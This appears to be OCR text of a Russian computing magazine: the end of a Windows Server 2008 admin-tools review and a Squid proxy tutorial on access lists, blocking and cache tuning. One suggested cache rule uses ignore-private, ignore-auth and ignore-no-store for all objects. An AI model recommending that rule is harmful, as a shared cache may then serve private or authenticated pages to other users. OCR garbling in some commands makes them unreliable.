
ИНСТРУМЕНТЫ АДМИНА


Изменились и инструменты администрирования сервера. При первой загрузке тебя встретит «`Initial Configuration Tasks`», чье назначение совпадает с «Управлением данным сервером» из Win2k3. Последний был малополезен, поэтому после установки удостаивался флажка «Не показывать эту страницу при входе в систему». Возможностей у «`Initial Configuration Tasks`» на порядок больше, чем просто управление ролями и созданными серверами. С его помощью можно установить часовой пояс, имя компьютера, настроить сеть и Windows Firewall, обновить сервер, добавить роль и компоненты (Features). В большинстве пунктов запускается простой мастер, который за несколько шагов поможет быстро развернуть нужную функциональность. В комплекте поставляется 16 ролей (задач), на которые ориентирован конкретный сервер (AD, сертификация AD, Network Policy Server, файловый сервер и другие). Ожидается, что вскоре для загрузки будут доступны дополнительные роли, вроде службы потокового мультимедиа.
Все, что не является обязательным, отнесено к компонентам. Например, шифрование диска BitLocker, балансировка сетевой нагрузки (Network Load Balancing), PowerShell, серверы и клиенты Telnet, SMTP, SNMP, управление групповой политикой, диспетчер съемных носителей и др. Выбор ролей и компонентов (вместо полной установки) повышает стабильность и безопасность.

В отличие от предыдущих версий Windows имеющиеся мастера позволяют устанавливать и удалять сразу по нескольку ролей, служб и компонентов за один сеанс. При этом производятся проверки зависимостей, обеспечивающих установку всех необходимых ролей и служб ролей. Роли устанавливаются с рекомендованными параметрами безопасности, которые можно изменить, запустив Security Configuration Wizard (мастер настройки безопасности). Он, кстати, заменил secedit.
Чтобы подготовить сервер к одной из ролей, достаточно запустить мастер установки. Большинство задач состоит из нескольких элементов под названием Службы ролей (Role Services). Например, в роли Network Policy and Access Service доступно 6 Role Services, каждая из которых добавляет функциональности. Если возникнет необходимость, всегда можно, использовав мастер, установить или удалить Role Services из окна Server Manager. Следует признать: теперь настройка некоторых сервисов потребует чтения документации.
Взглянув на список свойств сетевого интерфейса в Network Connections, можно заметить, что, кроме IPv4, по умолчанию поддерживается и IPv6. В серверной версии ОС от Microsoft это применяется впервые. Выбрав настройку протокола, обнаружим еще одну вкладку — Alternate Configuration. Тут вводятся данные других сетей, к которым подключен сервер. Компонент Link-Layer Topology Discovery Mapper предназначен для поиска компьютеров и других устройств в сети, а включенный Responder позволяет остальным узлам видеть этот компьютер.
Существенно переработан Task Scheduler, ставший куда функциональнее. Теперь задачи можно привязать к установленным на сервере приложениям.

ДИСПЕТЧЕР СЕРВЕРА SERVER MANAGER

В «Панели Управления» также есть нововведения. Мастер, появляющийся при нажатии Add Hardware, поможет установить драйвер для старых устройств, не поддерживающих P-n-P. В Network and Sharing Center определяются использование общего доступа к каталогам, файлам и принтерам, защита общих ресурсов паролем, видимость компьютера в сети.
Знакомые инструменты из Administrative Tools подверглись переработке. Главное новшество — появление диспетчера серверов (Server Manager), который заменил целую группу утилит из Computer Management в Win2k3. Все настройки теперь собраны в одном месте и администратору не нужно их искать. Большая часть инструментов, доступных в самом Administrative Tools, продублирована в Server Manager. Это полностью соответствует концепции ролей и компонентов, а также общему подходу к упрощению настроек. Диспетчер серверов способен управлять практически всеми компонентами сервера, влияющими на производительность и безопасность, а также просматривать инфор-


Network Policy Server не выпустит в сеть «неподготовленный» компьютер


Отчеты стали доступнее

мацию об их работе. Он является единым источником, отображающим состояние сервера и определяющим проблемы в настройке. Основное окно консоли Server Manager содержит четыре раздела: сводку по серверу (сведения о компьютере и безопасности), сводку по ролям, сводку по компонентам, а также материалы и поддержку. Здесь же доступны ссылки, позволяющие изменить состав ролей и компонентов или перейти к настройке параметров конкретного модуля.

После установки каждая роль получает собственную страницу в диспетчере. На странице предлагается набор рекомендованных настроек для данной роли и справка, указывающая пользователю на задачи, которые необходимо выполнить для корректной настройки функций роли. Всю важную информацию и команды диспетчер выводит в самом верху. Это удобно, потому что администратор всегда в курсе происходящего. Так как событий, относящихся к конкретной роли, — море, предусмотрены средства фильтрации. Наличие событий, которые должны заинтересовать админа, подсвечивается значком в виде восклицательного знака, появляющимся напротив роли или компонента.

При помощи ссылок, расположенных справа, администратор может получить доступ к тем системным настройкам, которые не относятся к ролям и компонентам (не обязательно вызывать их из Administrative Tools). Отсюда можно настроить планировщик задач, сервисы, WMI, пользователи и группы, работу межсетевого экрана, а также получить доступ к диспетчеру устройств. В отдельной вкладке Storage находятся настройки, отвечающие за работу систем хранения информации: Windows Server Backup и Disk Management. Консоль последнего позволяет быстро перейти к настройкам (Shadow Copy, квоты и прочее) и проверкам дисков системы без необходимости вызова окна «Мой Компьютер».

МЕЖСЕТЕВОЙ ЭКРАН

Отдельно отметим межсетевой экран, встроенный в Win2k8. Это совершенно новый продукт. Теперь правила можно задавать как для входящего, так и исходящего трафика. В настройках по умолчанию входящие соединения запрещены, а исходящие — разрешены. Основные настройки Windows Firewall производятся из Server Manager или из одноименного пункта в Administrative Tools. Предварительные установки доступны и в Initial Configuration Task. Для редактирования доступно три профиля — доменный (Domain), пользовательский (Private) и общий (Public). Мастер, запускающийся при создании нового правила, поможет задать приложение, порт, протокол, интерфейс, а также пользователей и компьютеры. Отдельно указывается профиль для защищенного соединения IPSec. Фильтры позволяют быстро отобрать правила, удовлетворяющие определенным условиям для просмотра и редактирования. Созданные рулесеты можно экспортировать.

СМОТРИТЕЛЬ ЖУРНАЛОВ

С просмотра журнальных записей начинают свой рабочий день все администраторы. Event Viewer, доступный в «длиннороге», подвергся существенным изменениям. Он позволяет получить статистику по событиям любого вида. Его можно вызвать и как отдельное приложение, и через Server Manager. Выполнен он в едином для Win2k8 стиле и смутно напоминает систему мониторинга Microsoft Operations Manager. В окне Summary можно быстро просмотреть список источников, генерирующих события определенной критичности. Сразу же отображается количество подобных событий за час, сутки, неделю и общее. Количество журналов, представленных в Event Viewer, значительно больше, чем в предыдущих версиях. Для просмотра событий администратор может самостоятельно создавать или импортировать из XML-файлов наборы фильтров. Еще одно новшество — появление Subscriptions. Активировав Windows Event Collector Service, можно указать, с каких компьютеров какие события нужно получать, а также место их хранения. Щелкнув по конкретному событию, можно просмотреть более подробную информацию. В принципе, для сетей, где не используются другие средства мониторинга, возможностей Event Viewer должно хватить. Но есть еще одна особенность, привлекающая внимание, — а именно настройка реакции на конкретное событие. Достаточно отметить интересующее событие и в контекстном меню выбрать пункт «Attach Task To This Event», как сразу откроется окно мастера Create Basic Task Wizard, где в качестве реакции можно настроить: отправку на e-mail, вывод сообщения и запуск внешней программы.

АКЦЕНТЫ ПОМЕНЯЛИСЬ

Из обзора видно, что в Win2k8 основные акценты сделаны на увеличение безопасности, на упрощение установки как самой ОС, так и сервисов, предоставляемых ей, а также на удобство последующих настроек. Будем надеяться, что «длиннорог» не будет содержать такого большого количества ошибок, как предыдущие версии этой системы.][



info

- Используя утилиту ServerManagerCmd.exe, можно установить и удалить роли, службы ролей и компоненты.
- Проверить количество дней, оставшихся до окончания текущего 60-тидневного периода, можно, введя команду «slmgr.vbs — dli».
- Командой «slmgr.vbs — rearm» сбрасывается текущий пробный период, но делать это раньше, чем через 60 дней, не рекомендуется. Дождись окончания текущего!
- К сожалению (или к счастью), существенных изменений в работе с файловой системой нет.



links

- Официальную информацию по Longhorn можно получить по адресу: www.microsoft.com/windowsserver2008.
- В статье 948472 от 21 марта, которую ты можешь найти на сайте Майкрософт, дана информация о том, как продлить оценочный период до 240 дней.
- Обзор Beta 3 читай на сайте][— www.xakep.ru/post/41325.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM, TUX.IN.UA /



Рецепты приготовления кальмара

SQUID: НАСТРАИВАЕМ КОНТРОЛЬ ДОСТУПА И ОПТИМИЗИРУЕМ КЭШ

Когда нужно предоставить совместный доступ к Web-сервисам с возможностью кэширования трафика, в первую очередь вспоминают о кэширующем прокси-сервере Squid. Это гибкое решение применяют и в мелких офисах с несколькими пользователями, и в корпоративных сетях со сложной топологией. Разберем, как настроить в Squid самые популярные функции — контроль доступа и работу с кэшем.

УСТАНОВКА SQUID

Для новичков — пара слов о самом **Squid**. Squid, он же «кальмар» (www.squid-cache.org) — приложение, позволяющее организовать прокси/кэширующий сервер для HTTP, FTP и некоторых других популярных протоколов. Поддерживается работа с защищенными TLS/SSL соединениями, кэширование DNS, возможно использование Squid в качестве прозрачного или реверсного прокси. Распространяется по лицензии GNU GPL. Работает во всех популярных вариантах Unix систем — GNU/Linux, *BSD, Mac OS X, SunOS/Solaris. Есть версия для Windows.

В качестве примера буду использовать Ubuntu, но сказанное относится и к остальным дистрибутивам или ОС (со скидкой на особенности установки в каждом конкретном случае). Отметим, что сейчас параллельно развиваются две ветки: 2.х и 3.х. Третья ветка перешла в разряд STABLE в конце прошлого года, и разработчики рекомендуют ее к использованию. В репозитарии Ubuntu 6.06 LTS Dapper Drake находится пакет с версией Squid 2.5, в последнем 7.10 — 2.6.14. Также в репозитариях всех Ubuntu, начиная с Festy Fawn (7.04), есть и пакеты с третьей версией Squid. По описываемым в статье параметрам отличий у них практически нет.

Установка кальмара **в Ubuntu** довольно проста:

```
$ sudo apt-get install squid squid-common
```

В репозитарии Ubuntu содержится куча пакетов к Squid

```
grinder@server:~$ sudo grep -v "^#" /etc/squid/squid.conf
http_port 192.168.0.1:3128
hierarchy_stoplist cgi-bin ?
acl QUERY urlpath_regex cgi-bin \?
no_cache deny QUERY
hosts_file /etc/hosts
refresh_pattern ^ftp:           1440    20%     10080
refresh_pattern ^gopher:        1440    0%      1440
refresh_pattern .               0       20%     4320
acl all src 0.0.0.0/0.0.0.0
acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255
acl to_localhost dst 127.0.0.0/8
acl SSL_ports port 443 563      # https, snews
acl SSL_ports port 873          # rsync
acl Safe_ports port 80          # http
```

Параметры по умолчанию в squid.conf

Или, для Squid 3:

```
$ sudo apt-get install squid3 squid3-common
```

После инсталляции Squid будет запущен с установками по умолчанию. При первом запуске возможна ошибка «*FATAL: Could not determine fully qualified hostname. Please set 'visible_hostname'*». Это значит, что по дефолту разрешение имени узла, на котором работает Squid, осуществляется при помощи *gethostname()*. В зависимости от установок DNS он иногда не может однозначно определить имя, которое будет фигурировать в журналах и выводах об ошибках «*Generated … by server.com (squid/3.0.STABLE2)*», поэтому просит тебя помочь. Все настройки Squid производятся в единственном файле */etc/squid/squid.conf*. В нем до невероятности много параметров и бросаться менять их все и сразу не стоит. Просмотреть список параметров, убрав пустые и закомментированные строки, можно при помощи команды:

```
$ sudo grep -v "^#" /etc/squid/squid.conf | sed
-e '/^$/d'
```

Формат *squid.conf* стандартен для Unix. Каждая запись состоит из строк вида: «параметр значение». Строки, начинающиеся со знака решетки, — комментарии. Для удобства настройки все параметры разбиты по секциям. Разбиение чисто условно и свои параметры можно заносить в любое место файла. Возможно подключение внешнего файла с настройками при помощи *include*. Помни, что установки применяются в порядке очередности.
Для начала запустим Squid, устранив ошибку, указанную выше. Заносим в конфиг строку с именем сервера Squid (необязательно должно совпадать с доменным):

```
visible_hostname mysquid
```

И запускаем:

```
$ sudo /etc/init.d/squid start
```

В настройках по умолчанию сквид принимает входящие соединения на 3128/tcp. Командой «*netstat — ant | grep 3128*» проверяем, слушается ли этот порт. Если все ОК, настраиваем веб-браузер для работы через прокси-сервер и выходим в Сеть. Но сейчас это возможно только с localhost. Чтобы в интернет могли попасть остальные пользователи локальной сети, нужно установить соответствующие разрешения, используя контроль доступа.

НАСТРАИВАЕМ ДОСТУП

Изменив параметр *http_port*, мы можем подвесить Squid только на внутренний сетевой интерфейс:

```
http_port 192.168.0.1:3128
```

Чтобы разрешить всем пользователям сетей *192.168.0.0*, *172.16.0.0* и компьютера *192.168.1.1* подключаться к Squid, добавляем описание нового списка доступа в секцию «*ACCESS CONTROL*»:

```
acl localnet src 192.168.0.0/24 172.16.0.0/12
192.168.1.1
```

Переменные чувствительны к регистру, но, применив параметр «*acl -i*», это можно исправить. Чуть дальше покажу, как. Если нужно настроить доступ не для всей сети, а для отдельных ее узлов, проще записать их адреса в файл (по одному в строке), который и указать в качестве последнего параметра. Третья строка — тип списка доступа. В нашем случае используется src (от source). При помощи других параметров можно задать внешний адрес (dst), MAC-адрес (arp), доменное имя (srcdomain, dstdomain), порт (port), протокол (proto), время (time) и многое другое. Фактически, работа по организации доступа сводится к описанию объекта в acl, а затем разрешению или запрету работы объекта при помощи http_access с требуемыми параметрами. Например, чтобы указать рабочее время, применим такую конструкцию:

```
acl work_hours time M T W T F 9:00-18:00
```

В описании используются первые буквы английского языка, соответствующие дням недели. В секции «*ACCESS CONTROL*» уже описаны некоторые ACL, в частности, описываются номера некоторых портов (привожу не все) и ACL, соответствующий всем адресам:

```
acl SSL_ports port 443 563 873
acl Safe_ports port 80 21 443 563 1025-65535
acl all src 0.0.0.0/0.0.0.0
```

Следует внимательно просмотреть весь список и закомментировать строки с портами ненужных или неиспользуемых сервисов.




info

• Для Squid существует огромное количество дополнений (анализаторы журналов, отчеты и другие), в репозитариях большинства дистрибутивов есть самые популярные из них. Для поиска в Ubuntu введи «*sudo apt-cache search squid*».

• После установки Squid в каталоге */usr/share/doc/squid* ты найдешь документацию и примеры конфигурационных файлов.

• Для нарезания баннеров можно дополнительно использовать прокси-сервер **bfilter** (bfilter.sf.net) или редиректор для **squid — adzapper** (adzapper.sf.net).

• Чтобы заставить Squid 2.6 работать в режиме прозрачного кэширующего прокси-сервера, в конфиге следует удалить все директивы *httpd_accel_** и прописать «*http_port 127.0.0.1:3128 transparent*».




На сайте проекта сегодня доступны две версии Squid

Модуль настройки Squid в Webmin

Когда списки составлены, при помощи параметра *http_access* разрешаем или запрещаем доступ указанному ACL. Общий формат вызова такой:

```
http_access allow|deny [!]название_ACL
```

Восклицательный знак инвертирует значение списка, то есть звучит, как «все кроме». По умолчанию используется правило:

```
http_access deny all
```

Его мы обязательно помещаем в конец списка рулесетов. В этом случае все соединения, которые не разрешены явно, будут блокированы. Майнтэйнеры, собирающие пакеты в дистрибутивах, как правило, добавляют и несколько своих правил.
Чтобы разрешить подключение к Squid с указанных адресов и работу только с нужными портами, пишем:

```
http_access allow localnet
http_access deny !Safe_ports
http_access deny !SSL_ports
```

Сохраняем результат и перезапускаем Squid:

```
$ sudo /etc/init.d/squid restart
```

Проверяем. Если все нормально, идем дальше. Чтобы не перестраивать клиентские системы, проще использовать *iptables*:

```
iptables -t nat -A PREROUTING -i eth1 \
  -p tcp -m tcp --dport 80 -j DNAT \
  --to-destination 192.168.0.1:3128

iptables -t nat -A PREROUTING -i eth0 -p tcp -m tcp \
  --dport 80 -j REDIRECT --to-ports 3128
```

А вот еще один пример. Нам нужно, чтобы компьютеры с определенными IP могли выходить в инет только в рабочее время. Без проблем:

```
acl workip src 192.168.1.100 192.168.1.200-
192.168.1.210
http_access deny !work_hours workip
```

Можно разбить это правило на два, сделав более читабельным:

```
http_access allow work_hours workip
http_access deny workip
```

Первая строка разрешит доступ при совпадении двух ACL: рабочее время и IP-адрес. Вторая запретит доступ всех записанных в ACL workip при несовпадении с первым правилом (то есть в другой временной промежуток).

РЕЖЕМ БАННЕРЫ И САЙТЫ

Одна из функций, которая делает Squid востребованным, — запрет доступа к определенным интернет ресурсам. Это реализовано на той же сладкой парочке: *acl* и *http_access*. Зная адрес ресурса, можно просто закрыть доступ к конкретному адресу или целой подсети:

```
acl denynet dst 194.55.0.0/16
http_access deny denynet
```

Но вместо того, чтобы использовать адрес, удобнее при помощи dstdomain указывать домен назначения. Например, запретим доступ к сервисам вроде RapidShare:

```
acl rapida dstdomain .rapidshare.com .rapidshare.de
http_access deny rapida
```


Если в сети есть юзеры, которым разрешено все (начальство не любит, когда их куда-то не пускают), то запрещающее правило можно дополнить списком адресов:


```
http_access deny workip dstdomain
```

Это самый простой способ, но далеко не самый удобный. Юзвери, не попав на любимый ресурс, быстро бросятся на поиск альтернативы и, естественно, ее найдут. Поэтому адреса в ACL удобнее задавать при помощи регулярных выражений:

```
acl adult dstdom_regex sex
acl regexdomain dstdom_regex \.com$ \.net$ \.tv$
http_access deny adult regexdomain
```

Сейчас мы запретили доступ ко всем все доменам, содержащим слово «sex», и всем доменам в зонах .com, .net и .tv.


Параметры кэша в Webmin


Настройки доступа в Webmin

Аналогичным образом блокируется и определенный контент, но вместо dstdom_regex используется *url_regex* или *urlpath_regex*. С их помощью указывается шаблон регулярного выражения для URL. Второй отличается тем, что не нужно заботиться о пути URL (при описании исключается домен). Например, создадим описания расширений видео, флэш и музыкальных файлов и запретим обращение к таким ссылкам. В этом случае *urlpath_regex* подходит больше, но приведу оба варианта для примера. Чтобы игнорировался регистр символов, используем ключ *-i*:

```
acl videofiles url_regex — i *\.avi$ *\.mpg$ *\.mp4$
*\.swf$
acl soundfiles urlpath_regex -i \.mp3$ \.asf$ \.wma$
http_access deny videofiles soundfiles
```

Кстати, для хранения URL удобно использовать отдельный файл:

```
acl blockfiles urlpath_regex -i "/etc/squid/blocks.
files.acl"
http_access deny blockfiles
```

Заносим в него данные о расширениях:

```
$ sudo nano /etc/squid/blocks.files.acl
\.exe$
\.avi$
\.mpg$
\.mpeg$
\.mp3$
```

При изменении содержимого этого файла следует перезапускать Squid. Иногда полезно выводить информационную страничку, чтобы пользователь знал, что он пытается получить доступ к запрещенному URL и его блокируют. Для этого используется параметр *deny_info*, который находится в секции «ERROR PAGE OPTIONS». В качестве параметров следует передать файл или URL, который будет выведен пользователю, и ACL, к которому относится данный *deny_info*. Файл должен находиться в подкаталоге */etc/squid/errors* в формате HTML. Кроме того, на каталог для сообщений об ошибках показывает переменная error_directory (в Ubuntu */usr/share/squid/errors/English*). Добавляем в *squid.conf*:

```
deny_info ERR_BLOCKED_FILES blockfiles
```

И создаем файл */etc/squid/errors/ERR_BLOCKED_FILES*, где популярно расписываем причину блокировки. С помощью регекспoвых выражений можно блокировать и рекламу. Например, Google AdSense и некоторые другие попадут под правило:

```
acl adsense url_regex — i *pagead2*
http_access deny adsense
```

Используя тип proto, можно указать один из протоколов (http или ftp), для которых будет действовать правило, или вообще запретить доступ по выбранному протоколу:

```
acl ftp proto ftp
http_access deny ftp workip
```

Теперь с компьютеров с адресами, входящими в workip, нельзя будет обратиться к FTP-ресурсам. Использование ACL для блокировки баннеров не очень удобно. Выходом будет фильтрация не по конкретному адресу, а по содержимому при помощи squidGuard (его настройку мы рассмотрим в следующем номере журнала).

НАСТРОЙКИ КЭША

Борьба с баннерами — не единственная возможность сэкономить трафик. Нельзя обойти стороной настройку кэширования. В Ubuntu кэш по умолчанию размещается в каталоге */var/spool/squid*. В других дистрибутивах может быть иначе. Чтобы не искать, посмотри значение переменной *cache_dir*. Формат ее таков:

```
cache_dir type путь размер L1 L2 [options]
```

Например:

```
cache_dir ufs /var/spool/squid 10249 16 256
```

Поле type определяет тип кэша: *ufs* (unix file system), *aufs* и *diskd*. Обычно используется ufs как наиболее надежный. Максимальный размер, после которого кэш будет очищаться, установлен по умолчанию в 100 Мб. При серьезных нагрузках он быстро заполнится, поэтому есть смысл увеличить его до нескольких гигабайт (мы увеличили до 10 Гб). Удобно, что можно использовать несколько *cache_dir*, установив кэш на разных дисках, — положительно скажется на производительности. В Squid каждый кэшируемый объект располагается в отдельном файле, а сами файлы не сваливаются в одно место, благодаря механизму работы с двухуровневой иерархией каталогов. Количество каталогов первого и второго уровней определяют параметры L1 и L2. По умолчанию их значения 16 и 256, соответственно. Дополнительно для каждого *cache_dir* можно определить параметр read-only (только чтение) и *max-size* (максимальный размер объекта).
Максимальный размер объекта в кэше определяется переменной *maximum_object_size*. Значение по умолчанию — 4 Мб, есть смысл его увеличить:



links

На странице wiki.squid-cache.org/ConfigExamples доступны примеры настроек Squid.



warning

После изменения конфигурационных файлов не забывай перезапускать Squid.

```
maximum_object_size 10240 KB
```

Аналогично, есть и параметр *minimum_object_size*, отвечает за минимальный размер объекта, по дефолту он отключен (значение 0). Объем ОЗУ, используемый Squid для хранения обрабатываемых объектов, определяется параметром cache_mem (по умолчанию — 8 Мб). При большом размере кэша лучше увеличить это значение, тем более что объемы современных ОЗУ это позволяют. Иначе Squid будет сбрасывать всю информацию на диск, что замедлит его работу.
Но это еще далеко не все. Например, отключенный по умолчанию параметр *reload_into_ims* разрешает игнорировать *nocache* или *reload* и выдавать объект из кэша. Это нарушение стандарта HTTP, но большинство серверов умеют корректно обрабатывать такой запрос, потому включаем:

```
reload_into_ims on
```

Вместо глобальной установки можно задать такой параметр для некоторых типов файлов.
Документация на странице *reload_into_ims* отсылает нас к не менее интересной директиве *refresh_pattern*, которая управляет параметрами кэширования:

```
refresh_pattern [-i] regex min percent max
[options]
```

В regex пишем регулярное выражение, которому будет отвечать правило. Проверка производится до первого совпадения. Поэтому последним всегда устанавливается «.» — то есть правило для всех объектов. Параметр min и max указывают на минимальное и максимальное время в минутах, в течение которого объект считается новым. В percent указывается процент от времени последней модификации объекта. В min рекомендуется устанавливать 0, чтобы корректно работать с динамически обновляемыми страницами. В версии Squid 2.x по умолчанию используются инструкции:

```
refresh_pattern ^ftp:  1440    20%     10080
refresh_pattern ^gopher:1440   0%      1440
refresh_pattern .       0      20%     4320
```

В версии 3.0 перед «.» добавлена строка:

```
refresh_pattern (cgi-bin|\?)    0    0%   0
```

В поле options через пробел указываются дополнительные параметры. В версии 2.x параметров семь, в 3.x добавилось еще два. Большинство из них идут в разрез со стандартами HTTP, и их использование может вызвать проблемы при работе с некоторыми серверами. Однако они весьма полезны для оптимизации кэша и понадобятся в дальнейших настройках:

- **override-expire** — в нарушение стандарта заставляет игнорировать параметр expire, то есть время актуальности объекта;
- **override-lastmod** — игнорирует время последней модификации объекта, переданного сервером;
- **reload-into-ims, ignore-reload** — изменяет или игнорирует клиентские запросы *nocache* или *reload* и принудительно выдает объект, хранящийся в кэше;
- **ignore-no-cache, ignore-private, ignore-auth** — игнорирует заголовки «*Pragma: no-cache*», «*Cache-control: no-cache*», «*Cache-control: private*» и «*Cache-control: public*», принудительно кэшируя такой объект.

Параметры, появившиеся в третьей версии:

- **ignore-no-store** — игнорировать заголовок «Cache-control: no-store»;
- **refresh-ims** — заставляет проверять наличие новой версии файла при получении от клиента If-Modified-Since.

В самом простом случае вместо правил по умолчанию можно написать одно правило, заставляющее принудительно кэшировать объекты на целый год:

```
refresh_pattern .     518400 80% 518400
override-expire override-lastmod reload-into-
ims ignore-no-cache ignore-private ignore-
auth ignore-no-store
```

Устанавливаем размер кэша побольше и забываем о Squid. Это даст весьма ощутимую экономию трафика. Но такой подход не всегда приемлем, да и кэш быстро заполнится старыми файлами. Поэтому лучше установить свои варианты кэширования для разных типов файлов. Например, часто на сайтах проектов экзешники, архивы и некоторые другие типы файлов имеют постоянный адрес, вроде *server.com/current.exe*. Укажем для таких файлов время хранения в месяц:

```
refresh_pattern \.exe$ 43200    100%     43200
override-expire override-lastmod reload-into-
ims ignore-no-cache ignore-private ignore-
auth ignore-no-store

refresh_pattern \.zip$ 43200    100%     43200
override-expire override-lastmod reload-into-
ims ignore-no-cache ignore-private ignore-
auth ignore-no-store
```

И так далее. Схожим образом «вырезаем» рекламу. Так как довольно трудно создать универсальное правило для acl/http_access и всегда можно допустить ошибку, рекламу проще кэшировать, чем блокировать:

```
refresh_pattern http://ad\.     43200
100%  43200 override-expire override-lastmod
reload-into-ims ignore-no-cache ignore-
private ignore-auth ignore-no-store
refresh_pattern http://click\. 43200
100%  43200 override-expire override-lastmod
reload-into-ims ignore-no-cache ignore-
private ignore-auth ignore-no-store
refresh_pattern http://count\. 43200
100%  43200 override-expire override-lastmod
reload-into-ims ignore-no-cache ignore-
private ignore-auth ignore-no-store
```

Это наиболее простой способ. При тщательном изучении логов можно составить коллекцию URL, которые стоит поместить в вечный кэш. Для нарезания баннеров можно дополнительно использовать прокси-сервер **bfilter** (bfilter.sf.net) или редиректор для **squid — adzapper** (adzapper.sf.net).
Как видишь, кальмар не так страшен. Если не считаешь удобной ручную настройку, обратись к Webmin, где большинство установок можно произвести в наглядной форме. Базовая настройка занимает минут 10. После определенной доводки пользователи будут радоваться скорости открытия страниц, а руководство — низкому трафику. ⌶

СЕРГЕЙ СУПРУНОВ
/ amsand@rambler.ru /



